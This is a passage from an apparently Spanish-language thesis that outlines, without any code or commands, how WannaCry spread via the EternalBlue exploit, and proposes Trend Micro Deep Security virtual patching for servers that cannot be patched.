[9] Portal web de "Common Vulnerabilities and Exposures", "https://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE$-2017-0144$",(consultado 22 de Octubre 2017).

Figura 2.6: Nota de rescate de *WannaCry*.

El *exploit* que aprovecha la vulnerabilidad CVE−2017 − 0144 es llamado "Eternal Blue"y fue creado por la Agencia Nacional de Seguridad (NSA)[10] de los Estados Unidos Americanos, dicho *exploit* fue filtrado por el grupo de piratas cibernéticos "*Shadow Brokers.*"[11]

Microsoft resolvió la vulnerabilidad el parche de seguridad en el boletín de seguridad MS17 − 010 omitido el 14 de marzo del 2017; sin embargo, hasta la fecha millones de ordenadores no tienen el parche de seguridad lo que causa que el impacto de *WannaCry* sea omnipresente en su capacidad de propagación, similar a un gusano que permite que la propagación a través de la red infectando ordenadores conectados sin la necesidad de que el usuario intervenga.[12]

El proceso de infección y propagación de *Ransomware WannaCry* se muestra en la siguiente imagen.

1. *WannaCry* llega mediante un *exploit* generado para explotar la vulnerabilidad MS17 − 010, el *exploit* tiene diferentes métodos de entrada como lo es inge-

[10]Portal web de NSA, "https://www.nsa.gov/", (consultado 23 Octubre 2017).
[11]Portal web Trend Micro,"https://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/malware-using-exploits-from-shadow-brokers-in-the-wild",(consultado 23 Octubre 2017).
[12]Blog Trend Micro,"http://blog.la.trendmicro.com/wannacrywcry-ransomware-como-defenderse-de-el/#.We2DZmjWzIV",(consultado 23 Octubre 2017)

niería social, ataque informático, mediante un correo electrónico malicioso, por dispositivos USB o en ocasiones por una mala navegación en internet.

2. El archivo que libera el *exploit* se ejecuta como un servicio, por ejemplo: mssecsvc.exe.

3. El equipo infectado queda comprometido y se libera el archivo de *Ransomware*.

4. La infección se ejecuta comenzando con el cifrado de archivos y al finalizar despliega una pantalla solicitando el rescate de los archivos.

5. Los archivos quedan cifrados con extensión .wncry. difícilmente de recuperarlos y convertidos a un formato no legible para el usuario.

Figura 2.7: Flujo de ataque e infección de *WannaCry Ransomware*.

Empresas dedicadas a la seguridad en los puntos finales y servidores, han lanzado campañas de prevención contra *Ransomware* y proponen soluciones basadas en aprendizaje de máquina y parches virtuales en caso de no poder poner parches físicos, en el siguiente capítulo profundizaremos estos temas.

Capítulo 3

Protección de aplicaciones críticas en servidores

Los fabricantes de Software ofrecen la protección contra vulnerabilidades dentro del mantenimiento habitual de sus plataformas a través de parches, los cuales logran mitigar el riesgo ante la exposición a un ataque hacia una vulnerabilidad. Pero cuando una plataforma sale de su periodo de vida como reciente mente Windows server 2003 el cual ya no tiene soporte por parte de Microsoft, o bien los fabricantes no logran emitir los parches necesarios para contrarrestar una brecha de seguridad, los sistemas quedan expuestos a las explotación de vulnerabilidades, incrementando el riesgo de la información contenida en un sistema operativo.

Año con año son descubiertas cientos de vulnerabilidades que afectan a las aplicaciones y sus sistemas operativos, estas vulnerabilidades son publicadas en *MITRE*, la cual es una organización sin ánimo de lucro que gestiona los CVE. Opera en centros de investigación y desarrollo encargados del estudio de distintos campos de entre los que se encuentra la seguridad de la información.

¿Qué es CVE?

CVE *(Common Vulnerabilities and Exposures)* es quizá el estándar más usado para nombrar las vulnerabilidades conocidas y publicadas. Permite identificar las vulnerabilidades asignando un código de identificación único que se conoce como CVE (CVE-ID) y está formado por siglas que significan el año y numero que se le otorga a la vulnerabilidad.




Figura 3.1: Descripción de vulnerabilidad por CVE.

De acuerdo con la CVE[1], en lo que va del año 2017 Linux se mantiene en la clasificación de sistemas operativo con más vulnerabilidades descubiertas, muchos pensaran que por ser un sistema gratuito no tiene vulnerabilidades pero en realidad es uno de los principales focos de infección dentro de una empresa lo que hace que las aplicaciones se puedan comprometer con algún ataque informático.




Figura 3.2: Vulnerabilidades publicadas en el año 2017.

[1]Portal Web CVE, "http://www.cvedetails.com/top-50-products.php?year=0",(consultado 28 Octubre 2017).

Y en las empresas ¿Qué sucede?

Actualmente las empresas de cualquier giro ya sea público, privado, financiero, educativo, gubernamental, etc tienen diversos sistemas operativos y aplicaciones en los centros de datos, los servidores contienen sistemas operativos *(Linux,AIX,Solaris,Windows, etc)*, Aplicaciones *(SAP,DNS,AD,SIEBEL. Etc)*, Bases de datos *(Oracle, MySQL, DB2, Postgre/MSSQL)*, Servidores Web *(Apache,Microsoft)*, Aplicaciones Web de terceros *(PHP apps, Java Apps)* y aplicaciones Web propietarias. Este tema se convierte complejo para los administradores de infraestructura y los encargados de la seguridad en los centros de datos, por un lado preocuparse de poner los parches para garantizar la seguridad del servidor y por otro lado garantizar la disponibilidad de la operación, al aplicar algún parche y dependiendo de la configuración de este puede presentarse un reinicio en el servidor y esto causaría interrupción en la operación, perderían la disponibilidad eso sin contar que posiblemente el parche aplicado no se instale correctamente y pueda alterar el funcionamiento de la aplicación, entonces esto se vuelve un dolor de cabeza día con día.

Agreguemos que algunos sistemas operativos están fuera de soporte y los parches ya no se encuentran disponibles por el fabricante, y que pasa cuando ciertas aplicaciones funcionan con versiones específicas de la aplicación, el poner un parche definitivamente no funciona pero la aplicación quedaría vulnerable para algún atacante cibernético.

Figura 3.3: Sistemas críticos y su complejidad.

Con lo anterior podemos observar que en las grandes empresas hay un eterno problema de vulnerabilidades, en la siguiente imagen se muestran las cuestiones comunes que se presentan.




Figura 3.4: Cuestiones comunes sobre vulnerabilidades y parches.

A continuación se ejemplificamos en una serie de imágenes, una gráfica que compara el riesgo contra el tiempo en que se toma para resolverlo.

En principio la vulnerabilidad es descubierta y posteriormente las organizaciones encargadas de gestionar las vulnerabilidades la publican como lo es el caso de la CVE, una vez publicada el atacante informático u organizaciones de seguridad informática crean el *exploit* y lo ponen a disposición, pasa tiempo y todavía se puede atomizar el *exploit* antes de que el fabricante publique el parche, pasado de 1 a 2 meses el fabricante publica el parche que mitiga la vulnerabilidad y con esto se disminuye el riesgo pero ya pasó un tiempo considerable para remediar el hueco de seguridad.




Figura 3.5: Gráfica de riesgo parches contra vulnerabilidades.

¿Qué pasa si no se pone el parche que mitiga la vulnerabilidad?

Obviamente al no poner los parches de seguridad en el sistema operativo del servidor y sus aplicaciones, aumenta el riesgo de que la información sea comprometida o a sufrir un ataque informático en la organización.
Pero, ¿Por qué no se podría poner un parche?

La respuesta se muestra en la figura 3.6.




Figura 3.6: Gráfica de riesgo parches contra vulnerabilidades.

3.1. Solución propuesta mediante parches virtuales.

Proteger las vulnerabilidades antes de que puedan ser explotadas.

Cientos de vulnerabilidades de software están expuestas cada mes, y el parche oportuno es costoso, propenso a errores y, a menudo, imposible. Las soluciones de parcheo virtual de Trend Micro usan tecnologías de detección y prevención de intrusiones para proteger las vulnerabilidades antes de que puedan ser explotadas. De esta forma, obtiene protección inmediata sin los costos y dolores operativos de parches de emergencia, frecuentes ciclos de parches, brechas y costosos tiempos de inactividad del sistema.[2]

[2]Portal Web Trend Micro, "http://apac.trendmicro.com/apac/enterprise/challenges/cloud-virtualization/virtual-patching/index.html", (consultado 29 Octubre 2017).

¿Por qué con *Trend Micro*?

Trend Micro Incorporated, líder mundial en seguridad de contenido de Internet, se enfoca en asegurar el intercambio de información digital para empresas y consumidores. Pionera y vanguardista de la industria, *Trend Micro* está avanzando en la tecnología integrada de gestión de amenazas para proteger la continuidad operativa, la información personal y la propiedad contra malware, spam, pérdidas de datos y las nuevas amenazas Web. Sus soluciones flexibles, disponibles en múltiples factores de forma, son soportadas 24/7 por expertos en inteligencia de amenazas en todo el mundo. Una empresa transnacional, con sede en Tokio, las soluciones de seguridad confiables de *Trend Micro* se venden a través de sus socios comerciales en todo el mundo.

En la actualidad *Trend Micro* se muestra como líder en el cuadrante mágico de *Gartner; Gartner* es una empresa de consultoría e investigación del mercado de las nuevas tecnologías dedicada exclusivamente a investigar y analizar las tendencias del mercado, sobre estas conclusiones elabora un ranking de los fabricantes con las mejores soluciones y productos.

Figura 3.7: Cuadrante mágico de *Gartner*.

Descrito lo anterior, nuestra propuesta se basa en una plataforma de seguridad dirigida a servidores llamada **Trend Micro Deep Security** que mitiga las vulnerabilidades mediante parches virtuales, estos parches virtuales son distribuidos a través de reglas inteligentes que proporciona el módulo de *Intrusion prevention* blindando a los servidores y sus aplicativos.

¿Qué es *Trend Micro Deep Security*?

Trend Micro Deep Security es una herramienta modular cuyo objetivo es brindar seguridad a los sistemas en distintas dimensiones o vectores de exposición.

Los administradores del centro de cómputo requieren visibilidad de lo que ocurre en los servidores, no solo por amenazas de tipo *malware*, sino también contra otros eventos de seguridad que ponen en riesgo la integridad de la información, con la subsecuente pérdida de confiabilidad en la organización.

Un evento de inseguridad puede incluir la explotación de vulnerabilidades, ataques de negación de servicios, extracción y alteración de la información, modificación de las plataformas tecnológicas, accesos no autorizados y también amenazas como el *malware* y *Ransomware.*

Contar con una plataforma de seguridad que pueda ofrecer visibilidad de estos eventos y que pueda apoyar a impedir que se concrete un ataque, adquiere una relevancia muy importante dentro de la operación y continuidad del negocio.

Otra ventaja, es que puedes aplicar parches virtuales sin necesidad de que modifiques la aplicación o tengas que reiniciar el servidor.




Figura 3.8: Esquema general de despliegue de *Deep Security*

Descripción de los componentes de *Trend Micro Deep Security*

- *Deep Security Manager* (DSM). Es la consola de administración centralizada basada en Web, usada por los administradores para configurar las políticas de seguridad y desplegarlas a los componentes DSA.
- *Deep Security Agent* (DSA). Es el agente de seguridad que se despliega directamente sobre los servidores.
- *Deep Security Relay* (DSR) o *Relay Server*, es el elemento que pone a disposición las actualizaciones que se requieren de los componentes de seguridad y protección como es el patrón de firmas o detección *antimalware*.
- *Deep Security Notifier* (DSN). Es componente para equipos basados en Windows que permite informar los eventos de seguridad que ocurran de manera local en un servidor.




Figura 3.9: Módulos *Deep Security*.

Módulo	Característica	Beneficio
Intrusion Prevention	Parcheo Virtual a través de reglas inteligentes, reglas contra vulnerabilidades y reglas contra exploit. Evita la explotación de vulnerabilidades no parchadas.	• Reduce el tiempo de exposición de un sistema contra ataques orientados a las vulnerabilidades latentes. • Permite visualizar la fuente de ataques hacia los sistemas protegidos con el parcheo virtual.
Integrity Monitoring	Monitoreo de integridad. Permite conocer los cambios realizados en archivos de datos y sistema, así como en el registro de Windows.	• Facilita el cumplimiento de normativas relativas a los controles de cambio. • Ofrece visibilidad de los cambios no autorizados en los sistemas.
Log Inspection	Análisis de Bitácoras. Permite resaltar los eventos ocurridos más relevantes relacionados con la seguridad o algún otro aspecto que sea del interés para mantenerlo visible.	• Discrimina eventos relevantes para el negocio, alertando por la ocurrencia de incidentes ocultos entre todos los registros las bitácoras de los sistemas.
Firewall	Firewall de inspección de estado. Controla el acceso a los equipos basándose en políticas Origen-Destino-Puerto-Protocolo. Repele los ataques de denegación de servicio (DoS)	• Centraliza la administración de las políticas de acceso a los servidores. • Permite visualizar los intentos no autorizados de acceso a los equipos.
Antimalware	Protección contra amenazas de software como las APT y el Ransomware.	• Permite cerrar el ciclo de seguridad brindando la última capa de protección sobre sistema contra software malicioso.
Application Control	Control de Aplicaciones. Detecta y bloquea la ejecución de software no autorizado.	• Aumenta la visibilidad de las aplicaciones que se ejecutan, reduciendo el riesgo por aplicaciones mal intencionadas.

Tabla 3.1: Descripción de módulos *Deep Security*

¿Qué es el parche virtual de *Deep Security*?

El parche virtual es una regla inteligente contra vulnerabilidades que se distribuye a través del módulo de *Intrusion Prevention*, la regla se establece mediante un agente el cual instala un controlador en la tarjeta de red del servidor. Básicamente lo que se realiza es una inspección de paquetes y en caso de ser maliciosos estos se dropean y se resetea la comunicación de la fuente maliciosa, con esto se logra la mitigación y protección contra vulnerabilidades que están expuestas a los atacantes.

Por motivos de confidencialidad por parte de *Trend Micro* no es posible explicar a detalle la programación o especificaciones del parche virtual por ser una tecnología propia del fabricante.

Las siguientes imágenes muestran los componentes que realizan la protección del parche virtual.




Figura 3.10: Agente de *Deep Security* con módulo de intrusion prevention activado.




Figura 3.11: Controlador instalado en tarjeta de red.

Las siguientes imágenes describen un ejemplo de regla inteligente de parches virtuales contra vulnerabilidades del módulo de *Intrusion prevention* de *Deep Security*.




Figura 3.12: Descripción general de regla inteligente contra vulnerabilidad MS17-010.




Figura 3.13: Información de la vulnerabilidad protegida por el parche virtual.

3.1.1. Proceso de mitigación de vulnerabilidades mediante el parche virtual.

El ciclo de vida administrativo y parches virtuales se basa en 4 puntos importantes.

1. Descubrir: Mediante un agente (DSA) instalado en el servidor, se realiza un escaneo para descubrir las vulnerabilidades de los aplicativos y sistema operativo.

2. Evaluar: Se genera un reporte con el resultado del escaneo para conocer los riesgos del sistema operativo y sus aplicaciones.

3. Remediar: Se aplican parches virtuales mediante un *driver* instalado en la tarjeta de red y el agente instalado en el servidor, el parche virtual blinda perimetral mente al servidor y no afecta ni actualiza la aplicación contribuyendo a la disponibilidad y disminuyendo el riesgo de ataque por falta de parches.

4. Verificar: periódicamente el agente instalado escanea el servidor para conocer nuevos riesgos y aplicar los parches virtuales correspondientes.




Figura 3.14: Ciclo de vida administrativo de vulnerabilidades y parches virtuales.

3.2. Blindaje de aplicaciones sin afectación mediante el parcheo virtual.

Al contar con el parche virtual que brinda *Deep Security*, los administradores podrán blindar el servidor y sus aplicativos sin afectar la operación mediante reglas inteligentes, reglas contra vulnerabilidades y reglas contra *exploit*.

Los beneficios son los siguientes:

- Aumenta la Disponibilidad.
  - No más ventanas de emergencia.
  - No más reinicios no planificados.
  - No más fallas de las aplicaciones por parches no probados.
- Automatización y Visibilidad.
  - Descubrimiento de su estado actual.
  - Monitoreo continuo de actividad.
  - Remediación.
- Reduce el riesgo
  - La superficie de ataque disminuye.
  - Auditorías eficientes.

Figura 3.15: Blindaje de aplicaciones mediante parche virtual.

Ahora mostramos por medio de la imagen el escaneo y el blindaje.




Figura 3.16: Escaneo y blindaje de aplicaciones mediante parche virtual sin afectación.

Capítulo 4

Análisis de riesgo en servidores y aplicaciones críticas.

Parte del trabajo importante de nuestra propuesta, es contribuir a la remediación y mitigación de vulnerabilidades en casos reales y así poder ayudar a las empresas a mejorar el estado de salud de los servidores y sus aplicativos.

